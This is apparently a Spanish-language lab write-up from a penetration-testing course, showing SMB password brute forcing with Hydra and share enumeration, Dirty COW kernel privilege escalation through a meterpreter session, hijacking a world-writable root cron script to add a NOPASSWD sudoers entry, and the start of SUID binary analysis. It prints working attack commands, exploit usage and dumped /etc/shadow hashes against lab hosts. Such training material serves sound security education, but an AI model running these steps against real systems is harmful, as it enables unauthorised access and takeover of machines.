Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-07-15 21:51:34
[INFO] Reduced number of tasks to 1 (smb does not like parallel connections)
[DATA] max 1 task per 1 server, overall 1 task, 1009 login tries (l:/p:1009), ~1009 tries per task
[DATA] attacking smb://demo.ine.local:445/
[445][smb] host: demo.ine.local login: admin password: password1
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-07-15 21:51:35
```

Ahora usaremos una herramienta llamada smbmap que nos va a servir para enumerar las carpetas en este particular sistema de destino:

```

└─(root@INE)─[~]
# smbmap -u admin -p password1 -H demo.ine.local

SMBMap - Samba Share Enumerator v1.10.2 | Shawn Evans - ShawnDEvans@gmail.com
https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authentidated session(s)

[+] IP: 192.46.21.3:445 Name: demo.ine.local          Status: Authenticated
Disk
-----
shawn          READ, WRITE
nancy          READ ONLY
admin          READ, WRITE
IPC$           NO ACCESS      Comment: IPC Service (brute.samba.recon.lab)

```

Bien, y si quisieramos entrar a alguna de ellas para ver su contenido? Para ello utilizaremos una herramienta llamada smbclient:

```

└─(root@INE)─[~]
# smbclient -L demo.ine.local -U admin
Password for [WORKGROUP\admin]:

```

Sharename	Type	Comment
shawn	Disk	
nancy	Disk	
admin	Disk	
IPC\$	IPC	IPC Service (brute.samba.recon.lab)

```

Reconnecting with SMB1 for workgroup listing.


```

Server	Comment

Workgroup	Master
RECONLABS	

```

└─(root@INE)─[~]
# smbclient //demo.ine.local/shawn -U admin
Password for [WORKGROUP\admin]:
Try "help" to get a list of possible commands.
smb: \> ls
.
..
run
test
dev

          D      0  Tue Jul 15 21:58:24 2025
          D      0  Wed Nov 28 00:55:12 2018
          D      0  Wed Nov 28 00:55:12 2018
          D      0  Wed Nov 28 00:55:12 2018
          D      0  Wed Nov 28 00:55:12 2018

      1981311780 blocks of size 1024. 83823540 blocks available
smb: \> []

```

Una vez metidos podemos navegar y descargar lo que queramos.

Bien, ahora quiero hablar sobre una herramienta llamada enum4linux, permite enumerar la mayor cantidad de información posible del servicio Samba que está corriendo sobre un objetivo:

```

└─(root@INE)─[~]
└─# enum4linux -h
enum4linux v0.9.1 (http://labs.portcullis.co.uk/application/enum4linux/)
Copyright (C) 2011 Mark Lowe (mrl@portcullis-security.com)

Simple wrapper around the tools in the samba package to provide similar
functionality to enum.exe (formerly from www.bindview.com). Some additional
features such as RID cycling have also been added for convenience.

Usage: ./enum4linux.pl [options] ip


Options are (like "enum"):
-U      get userlist
-M      get machine list*
-S      get sharelist
-P      get password policy information
-G      get group and member list
-d      be detailed, applies to -U and -S
-u user  specify username to use (default "")
-p pass   specify password to use (default "")

The following options from enum.exe aren't implemented: -L, -N, -D, -f

```

## Linux Kernel Exploitation

En este caso en particular nosotros ya habremos obtenido al dispositivo objetivo, pero como podemos ver no tenemos permisos privilegiados como admin, si no, que en este caso estamos con el usuario que se usa para administrar servidores apache o nginx:



```

meterpreter > sysinfo
Computer      : 10.10.10.15
OS            : Ubuntu 12.04 (Linux 3.2.0-23-generic)
Architecture  : x64
BuildTuple    : i486-linux-musl
Meterpreter   : x86/linux
meterpreter > getuid
Server username: www-data
meterpreter > shell
Process 4113 created.
Channel 3 created.
/bin/bash -i
bash: no job control in this shell
www-data@ubuntu:/tmp$ _

```

Vamos a crear una shell interactiva como se ve arriba /bin/bash -i

Ahora si enumeramos los grupos a los que forma el usuario www-data, podemos ver que es parte solo de su propio grupo:


```
www-data@ubuntu:/tmp$ groups www-data
groups www-data
www-data : www-data
www-data@ubuntu:/tmp$
```

Si intentamos hacer un sudo apt-get update podemos ver que nos da un error, lo cual nos quiere decir que no tenemos suficientes permisos, y por lo tanto tenemos que elevar nuestros privilegios:

```
www-data@ubuntu:/tmp$ sudo apt-get update
sudo apt-get update
sudo: no tty present and no askpass program specified
Sorry, try again.
sudo: no tty present and no askpass program specified
Sorry, try again.
sudo: no tty present and no askpass program specified
```

Nuestro objetivo va a ser llegar a ser usuario root. La forma en la que vamos a obtener un acceso de root es a través del uso de la vulnerabilidad del kernel o un exploit del kernel.

Bien, ahora lo que vamos a hacer es terminar la shell y vamos a volver a la shell de meterpreter y vamos a utilizar un script llamado:



mzet- / **linux-exploit-suggester** Public

Lo que tenemos que hacer es descargar este repositorio y luego pasarlo a la máquina objetivo. Como ya tenemos una sesión de meterpreter esto será sencillo.

Primero, iremos al directorio /tmp que viene a ser lo mismo en Windows y allí subimos el script:

```
meterpreter > cd /tmp
meterpreter > ls
Listing: /tmp
=====
Mode          Size  Type  Last modified      Name
----          ----  ---   -----           ---
100777/rwxrwxrwx  207  fil   2022-01-02 17:32:12 -0500  hG1LD

meterpreter > upload ~/Desktop/Linux-Enum/les.sh
[*] uploading  : /home/kali/Desktop/Linux-Enum/les.sh -> les.sh
[*] Uploaded -1.00 B of 85.51 KiB (-0.0%): /home/kali/Desktop/Linux-Enum/les.sh -> les.sh
[*] uploaded   : /home/kali/Desktop/Linux-Enum/les.sh -> les.sh
meterpreter > _
```

Abrimos la shell y ejecutamos una shell interactiva con bash: /bin/bash -i  
y una vez dentro le damos permisos de ejecución al script que hemos compartido a la máquina  
objetivo: chmod +x les.sh

Ejecutamos: ./les.sh

```
www-data@ubuntu:/tmp$ chmod +x les.sh
chmod +x les.sh
www-data@ubuntu:/tmp$ ls -alps
ls -alps
total 100
4 drwxrwxrwt  2 root      root      4096 Jan  2 15:02 .
4 drwxr-xr-x 23 root      root      4096 May 11  2020 ..
4 -rwxrwxrwx  1 www-data  www-data   207 Jan  2 14:32 hG1LD
88 -rwxr-xr-x  1 www-data  www-data 87559 Jan  2 15:02 les.sh
www-data@ubuntu:/tmp$ ./les.sh
```

Cuando ejecutamos, esto nos va a soltar una lista de vulnerabilidades que esencialmente, o más bien una lista de exploits que esta versión particular de Ubuntu o esta versión específica del kernel es vulnerable.

Aquí podemos ver información como la versión del kernel, la arquitectura, la distribución y la versión de distribución. En términos de explotación del kernel en Linux, esto es realmente la más importante pieza de información

```

www-data@ubuntu:/tmp$ ./les.sh
./les.sh

Available information:

Kernel version: 3.2.0
Architecture: x86_64
Distribution: ubuntu
Distribution version: 12.04
Additional checks (CONFIG_*, sysctl entries, custom Bash commands): performed
Package listing: from current OS

```

Más abajo nos va a soltar CVE con diferentes exploits que podemos usar, en nuestro caso tenemos una versión de Ubuntu 12.04 y estaremos utilizando el exploit de dirtycow 2:

```

[+] [CVE-2016-5195] dirtycow
  Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
  Exposure: highly probable
  Tags: debian=7|8,RHEL=5{kernel:2.6.(18|24|33)-*},RHEL=6{kernel:2.6.32-*|3.(0|2|6|8|10).*|2.6.33.9-rt31},RHEL=7{kernel:3.10.0-*|4.2.0-0.21.el7},[ ubuntu=16.04|14.04|12.04 ]
  Download URL: https://www.exploit-db.com/download/40611
  Comments: For RHEL/CentOS see exact vulnerable versions here: https://access.redhat.com/sites/default/files/rh-cve-2016-5195_5.sh

[+] [CVE-2016-5195] dirtycow 2
  Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
  Exposure: highly probable
  Tags: debian=7|8,RHEL=5|6|7,[ ubuntu=14.04|12.04 ],ubuntu=10.04{kernel:2.6.32-21-generic},ubuntu=16.04{kernel:4.4.0-21-generic}
  Download URL: https://www.exploit-db.com/download/40839
  ext-url: https://www.exploit-db.com/download/40847
  Comments: For RHEL/CentOS see exact vulnerable versions here: https://access.redhat.com/sites/default/files/rh-cve-2016-5195_5.sh

```

*NOTA: Siempre hay que mirar el código para revisar si tiene algo malicioso, etc.*

*En esta página podemos leer más sobre esta exploit:*

The screenshot shows a browser window with the Exploit Database website open. The page title is "Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' 'PTRACE\_POKEDATA' Race Condition Privilege Escalation (/etc/passwd Method)". The exploit details are as follows:

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
40839	2016-5195	FIREFART	LOCAL	LINUX	2016-11-28

Below the table, it says "EDB Verified: ✓" and "Exploit: 1/ 0". There are also sections for "Vulnerable App:" and navigation arrows at the bottom.



## FAQ

What is the CVE-2016-5195?

CVE-2016-5195 is the official reference to this bug. CVE (Common Vulnerabilities and Exposures) is

How do I use this document?

This FAQ provides answers to some of the most frequently asked questions regarding the Dirty

Ahora vamos a descargar este código de explotación.

Una vez descargado, en nuestra máquina atacante tenemos que compilarlo manualmente:

```
//  
// This exploit uses the pokemon exploit of the dirtycow vulnerability  
// as a base and automatically generates a new passwd line.  
// The user will be prompted for the new password when the binary is run.  
// The original /etc/passwd file is then backed up to /tmp/passwd.bak  
// and overwrites the root account with the generated line.  
// After running the exploit you should be able to login with the newly  
// created user.  
//  
// To use this exploit modify the user values according to your needs.  
// The default is "firefart".  
//  
// Original exploit (dirtycow's ptrace_pokedata "pokemon" method):  
// https://github.com/dirtycow/dirtycow.github.io/blob/master/pokemon.c  
//  
// Compile with:  
// gcc -pthread dirty.c -o dirty -lcrypt  
//  
// Then run the newly create binary by either doing:  
// "./dirty" or "./dirty my-new-password"  
//  
// Afterwards, you can either "su firefart" or "ssh firefart@..."
```

O podemos transferirlo al sistema objetivo y compilarlo en ese sistema. Bueno,

para instalarlo es bastante simple:

```
$sudo apt-get install gcc
```

Ahora vamos donde guardamos el exploit, en mi caso en Downloads y tenemos que renombrarlo a dirty.c

```
kali㉿kali ~/Downloads
> $ mv 40839.c dirty.c
renamed '40839.c' -> 'dirty.c'
```

```
kali㉿kali ~/Downloads
> $ gcc -pthread dirty.c -o dirty -lcrypt

kali㉿kali ~/Downloads
> $ ls
dirty dirty.c
```

El binario ha sido compilado. Ahora tenemos que transferir ese archivo a la máquina objetivo.

```
www-data@ubuntu:/tmp$ ^C
Terminate channel 5? [y/N] y
meterpreter > upload ~/Downloads/dirty
[*] uploading : /home/kali/Downloads/dirty -> dirty
[*] Uploaded -1.00 B of 17.28 KiB (-0.01%): /home/kali/Downloads/dirty -> dirty
[*] uploaded : /home/kali/Downloads/dirty -> dirty
meterpreter > shell
Process 7120 created.
Channel 7 created.
/bin/bash -i
bash: no job control in this shell
www-data@ubuntu:/tmp$ ls
ls
dirty
hG1LD
les.sh
www-data@ubuntu:/tmp$ chmod +x dirty
chmod +x dirty
www-data@ubuntu:/tmp$ .
```

Y ahora ejecutamos ./dirty password123 (le podemos poner la contraseña que queramos)

```
www-data@ubuntu:/tmp$ ./dirty password123
./dirty password123
./dirty: /lib/x86_64-linux-gnu/libcrypt.so.1: version 'XCRYPT_2.0' not found (required by ./dirty)
./dirty: /lib/x86_64-linux-gnu/libc.so.6: version 'GLIBC_2.33' not found (required by ./dirty)
www-data@ubuntu:/tmp$
```


Podemos ver que nos dio error, esto se debe a que el código de explotación no se compiló en este sistema.

Simplemente eliminaremos el binario dirty, volveremos a meterpreter y volveremos a subir el código C. Volvemos a nuestra shell, /bin/bash -i y ahora podemos compilarlo usando las mismas instrucciones:

```
//  
// This exploit uses the pokemon exploit of the dirtycow vulnerability  
// as a base and automatically generates a new passwd line.  
// The user will be prompted for the new password when the binary is run.  
// The original /etc/passwd file is then backed up to /tmp/passwd.bak  
// and overwrites the root account with the generated line.  
// After running the exploit you should be able to login with the newly  
// created user.  
//  
// To use this exploit modify the user values according to your needs.  
// The default is "firefart".  
//  
// Original exploit (dirtycow's ptrace_pokedata "pokemon" method):  
// https://github.com/dirtycow/dirtycow.github.io/blob/master/pokemon.c  
//  
// Compile with:  
// gcc -pthread dirty.c -o dirty -lcrypt  
//  
// Then run the newly create binary by either doing:  
// "./dirty" or "./dirty my-new-password"  
//  
// Afterwards, you can either "su firefart" or "ssh firefart@..."
```

Chmod +x dirty

./dirty password123



The screenshot shows a terminal window titled 'msfconsole' running on a Linux system. The terminal output is as follows:

```
www-data@ubuntu:/tmp$ ./dirty password123  
./dirty password123  
  
ls  
/etc/passwd successfully backed up to /tmp/passwd.bak  
Please enter the new password: password123  
Complete line:  
firefart:fi1IpG9ta02N.:0:0:pwned:/root:/bin/bash  
  
mmap: 7f1b16535000  
ptrace 0  
Done! Check /etc/passwd to see if the new user was created.  
You can log in with the username 'firefart' and the password 'password123'.
```

Fue creado con total éxito:

```
cat /etc/passwd
firefart:fi1IpG9ta02N.:0:0:pwned:/root:/bin/bash
/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
lxd:x:34:34:lxd:/var/lib/lxd:/bin/sh
```

Pero no nos va a dejar cambiar a ese usuario desde la terminal, así que accederemos mediante ssh

Ssh [firefart@demo.ine.local](mailto:firefart@demo.ine.local)

Password123

```
kali㉿kali ~ /Downloads
> $ ssh firefart@10.10.10.15
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@WARNING: REMOTE HOST IDENTIFICATION HAS CHANGED!@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@IT IS POSSIBLE THAT SOMEONE IS DOING SOMETHING NASTY!
Someone could be eavesdropping on you right now (man-in-the-middle attack)!
It is also possible that a host key has just been changed.
The fingerprint for the RSA key sent by the remote host is
SHA256:Z/yyRtN729kDcVqF7qEnSRKSYl+RZwVGVqghkYy0qSY.
Please contact your system administrator.
Add correct host key in /home/kali/.ssh/known_hosts to get rid of this message.
Offending RSA key in /home/kali/.ssh/known_hosts:6
remove with:
    ssh-keygen -f "/home/kali/.ssh/known_hosts" -R "10.10.10.15"
Host key for 10.10.10.15 has changed and you have requested strict checking.
```

Simplemente eliminamos la ssh-keygen y volvemos a entrar. Una vez dentro vamos a verificar por ejemplo accediendo a la ruta de shadow files:

```
firefart@ubuntu:~# whoami
firefart
firefart@ubuntu:~# cat /etc/shadow
root:$6$UuLX...x7wT39wxJfkL1/bqgNmU4RwB39jIY/O19fdc/pvPXubSWi.s0XbkMBGe2FOIh.5av/qMLmkOQeXwr981.0:18393:0:99999:7:::
daemon:*:18393:0:99999:7:::
bin:*:18393:0:99999:7:::
sys:*:18393:0:99999:7:::
sync:*:18393:0:99999:7:::
games:*:18393:0:99999:7:::
man:*:18393:0:99999:7:::
lp:*:18393:0:99999:7:::
mail:*:18393:0:99999:7:::
news:*:18393:0:99999:7:::
uucp:*:18393:0:99999:7:::
proxy:*:18393:0:99999:7:::
www-data:*:18393:0:99999:7:::
backup:*:18393:0:99999:7:::
list:*:18393:0:99999:7:::
irc:*:18393:0:99999:7:::
gnats:*:18393:0:99999:7:::
nobody:*:18393:0:99999:7:::
libuuid:!:18393:0:99999:7:::
syslog:*:18393:0:99999:7:::
messagebus:*:18393:0:99999:7:::
sumo:$6$Dwfbv16$zDJAYg1zCyc7loCzbPhPF7JStFdcGBU1/5Uh5PqNh.ZMF7kcCVncDkCkxbXEL9WYCqfp74cZ9I23tFFMIN8Y1:18393:0:99999:7:::
sshd:*:18393:0:99999:7:::
firefart@ubuntu:~#
```

## Exploiting Misconfigured Cron Jobs

Nuestro objetivo será acceder como root, en conclusión, elevar nuestros privilegios:

```
student@target:~$ whoami
student
student@target:~$ groups student
student : student
student@target:~$ cat /etc/passwd
root:x:0:0:root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
student:x:999:999:student:/home/app:/bin/sh
student@target:~$
```

Podemos identificar los trabajos cron que se han programado para este usuario en particular:

```
student@target:~$ crontab -l
no crontab for student
student@target:~$
```

¿Cómo podemos saber si tenemos algún trabajo cron que haya sido programado por el usuario root? Bueno, realmente, va a requerir mucha enumeración y búsqueda.

Sin embargo, en este laboratorio, la técnica real o el escenario se ha hecho más simple.

Entonces, si enumeramos el contenido del directorio del inicio del usuario student, podemos ver que hay un archivo llamado mensaje, que es propiedad de la cuenta root:

```
student@target:~$ ls -al
total 12
drwxr-xr-x 1 student student 4096 Sep 23 2018 .
drwxr-xr-x 1 root     root    4096 Sep 23 2018 ..
-rw----- 1 root     root    26 Sep 23 2018 message
student@target:~$
```

Lo cual es muy interesante porque estamos trabajando desde la home del usuario student. ¿Pero por qué la cuenta del usuario root almacenaría un archivo dentro de la cuenta del usuario student?

Bueno, ese archivo podría estar asociado con un trabajo cron. Si, por ejemplo, intentamos ver lo que hay dentro del archivo mensaje nos saldrá este aviso:

```
student@target:~$ cat message
cat: message: Permission denied
student@target:~$
```

Lo cual es totalmente normal ya que pertenece al usuario root y además solo puede leerlo y escribirlo o modificarlo el usuario root.

Bueno, lo único que sabemos es que ese archivo se encuentra dentro de /home/student

Así que podríamos tratar de identificar dónde está esta cadena de texto en particular o dónde se especifica la ruta.

Entonces, lo que vamos a hacer es utilizar la utilidad de grep y vamos a mirar sus ocurrencias de la ruta específicas del archivo, y que intente y vea si tenemos alguna ocurrencia dentro de un shell script o cualquier otro archivo para el caso.

Esto nos pueda dar una pista sobre qué está haciendo exactamente o por qué este archivo existe dentro del directorio de inicio del usuario student.

Primero, iremos al sistema de archivos root de Linux y utilizaremos la utilidad de grep.

Estamos utilizando la utilidad grep para encontrar cualquier aparición de la ruta /home/student/message porque si hay una shell script que se está utilizando, entonces es muy probable que contenga la ruta real o más bien la ruta real a este archivo particular o donde se almacena este archivo.

```
student@target:~$ cd /
student@target:/$
student@target:/$ grep -rnw /usr -e "/home/student/message"
/usr/local/share/copy.sh:2:cp /home/student/message /tmp/message
student@target:/$
```

Entonces parece que encontramos una shell script llamado copy.sh y está bajo el recurso de /usr/local/share

Y la aparición de la cadena como podemos ver, nos dice /home/student/message se está copiando en el directorio temporal /tmp. Entonces si enumeramos el contenido del directorio temporal, podemos ver que efectivamente tenemos ahí el archivo mensaje:

```
student@target:/tmp$ ls -al /tmp
total 12
drwxrwxrwt 1 root root 4096 Jul 15 23:31 .
drwxr-xr-x 1 root root 4096 Jul 15 23:00 ..
-rw-r--r-- 1 root root 26 Jul 15 23:31 message
-rw-r--r-- 1 root root 0 Jul 15 23:00 ready
student@target:/tmp$ cat message
```

```
drwxr-xr-x 1 root root 4096 Jul 15 23:00 ..
-rw-r--r-- 1 root root 26 Jul 15 23:31 message
-rw-r--r-- 1 root root 0 Jul 15 23:00 ready
student@target:/tmp$ cat /tmp/message
Hey!! you are not root :(
student@target:/tmp$
```

Bueno, vamos a prestar atención a la shell script y veamos qué está haciendo exactamente. Sin embargo, antes de hacerlo, verifiquemos los permisos del script. ¿Podemos realmente modificarlo y hacer que se ejecute con privilegios root o hacer que ejecute cualquier de nuestros propios comandos con privilegios de root?

```
student@target:/tmp$ ls -al /usr/local/share/copy.sh
-rwxrwxrwx 1 root root 74 Sep 23 2018 /usr/local/share/copy.sh
student@target:/tmp$
```

Como podemos ver pertenece al usuario root, pero tiene permisos para que cualquier usuario y grupo en el sistema pueda leerlo, escribir y ejecutarlo. Lo que significa que podemos ejecutar esto o más bien podemos editararlo, pero si lo ejecutamos con nuestros privilegios actuales, entonces realmente no estamos haciendo nada.

Lo que queremos hacer es agregar una línea de código dentro de este script. Queremos que el trabajo cron ejecute esto.

Esto es lo que hace el script. Copia la ruta /home/student/message al directorio temporal /tmp/message, y por último le da permisos para que cualquier usuario lo pueda leer, escribir y ejecutar, cosa que ya hemos podido comprobar que podemos hacer.

```
student@target:/tmp$ cat /usr/local/share/copy.sh
#!/bin/bash
cp /home/student/message /tmp/message
chmod 644 /tmp/message
student@target:/tmp$
```

Bien, ahora vamos a modificar este script a un comando para que nos de privilegios elevados:

```
printf '#!/bin/bash\necho "student ALL=NOPASSWD:ALL" >> /etc/sudoers' >  
/usr/local/share/copy.sh
```

```
student@attackdefense:$ printf '#!/bin/bash\necho "student ALL=NOPASSWD:ALL" >> /etc/sudoers' > /usr/local/share/copy.sh  
student@attackdefense:$ cat /usr/local/share/copy.sh  
#!/bin/bash  
echo "student ALL=NOPASSWD:ALL" >> /etc/sudoersstudent@attackdefense:$ █
```

```
student@attackdefense:$ sudo -l  
Matching Defaults entries for student on attackdefense:  
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr\sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin  
  
User student may run the following commands on attackdefense:  
    (root) NOPASSWD: /etc/init.d/cron  
    (root) NOPASSWD: ALL  
student@attackdefense:$ █
```

Podemos ver que dice “El usuario student puede ejecutar los siguientes comandos en la máquina attackdefense”

```
student@attackdefense:$ sudo su  
root@attackdefense:# whaomi  
bash: whaomi: command not found  
root@attackdefense:# whoami  
root  
root@attackdefense:# cd /root  
root@attackdefense:~# ls  
flag  
root@attackdefense:~# cat flag  
697914df7a07bb9b718c8ed258150164  
root@attackdefense:~# █
```

```
root@attackdefense:~# crontab -l  
*/01 * * * * sh /usr/local/share/copy.sh *  
root@attackdefense:~# █
```

Podemos ver que el trabajo cron que se creó por el usuario root, se ejecuta cada minuto.

## Exploiting SUID Binaries

Si prestamos atención a este permiso en particular ‘s’ es el permiso SUID, si miramos los otros binarios, vemos que no lo tienen. Aquí se aplicó el permiso ‘s’, lo que implica que el permiso SUID se ha aplicado a este binario en particular, lo que significa que se ejecuta con permisos del usuario root.

```
student@target:~$ ls -al
total 36
drwxr-xr-x 1 student student 4096 Sep 22 2018 .
drwxr-xr-x 1 root      root    4096 Sep 22 2018 ..
-rw-r--r-- 1 root      root     88 Sep 22 2018 .bashrc
-r----- 1 root      root    8296 Sep 22 2018 greetings
-rwsr-xr-x 1 root      root    8344 Sep 22 2018 welcome
student@target:~$ cat greetings
cat: greetings: Permission denied
student@target:~$
```

```
student@target:~$ ./greetings
bash: ./greetings: Permission denied
student@target:~$ ./welcome
Welcome to Attack Defense Labs
student@target:~$
```

Bien, lo que podemos hacer ahora es aprender más sobre este particular binario Welcome. Y la forma de hacerlo es utilizando el tipo de comando del archivo.

```
Welcome to Attack Defense Labs
student@target:~$ file welcome
welcome: setuid ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 3.2.0, BuildID[sha1]=199c8fd6e66e29f770cdc90ece1b95484f34fcfa, not
stripped
```

Nos da una idea de lo que se comparte, los objetos que están siendo cargados por este binario particular. Esa es también otra alternativa cuando se trata de explotar binarios SUID, si de alguna manera puedes encontrar los objetos compartidos que faltan, puedes crear su propio objeto compartido y obtener este binario para cargarlo, y por supuesto, ese objeto compartido será de naturaleza maliciosa o ejecutará comandos maliciosos que elevarán nuestra sesión.

Pero en este caso, este binario no tiene ningún valor compartido faltante. Así que vamos a intentar identificar qué strings podemos encontrar dentro de este binario.

```
student@target:~$ strings welcome
/lib64/ld-linux-x86-64.so.2
libc.so.6
setuid
system
__cxa_finalize
__libc_start_main
GLIBC_2.2.5
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
AWAVI
AUATL
[]A\A]A^A_
greetings
;*3$"
GCC: (Ubuntu 7.3.0-16ubuntu3) 7.3.0
crtstuff.c
deregister_tm_clones
__do_global_dtors_aux
completed.7696
__do_global_dtors_aux_fini_array_entry
frame_dummy
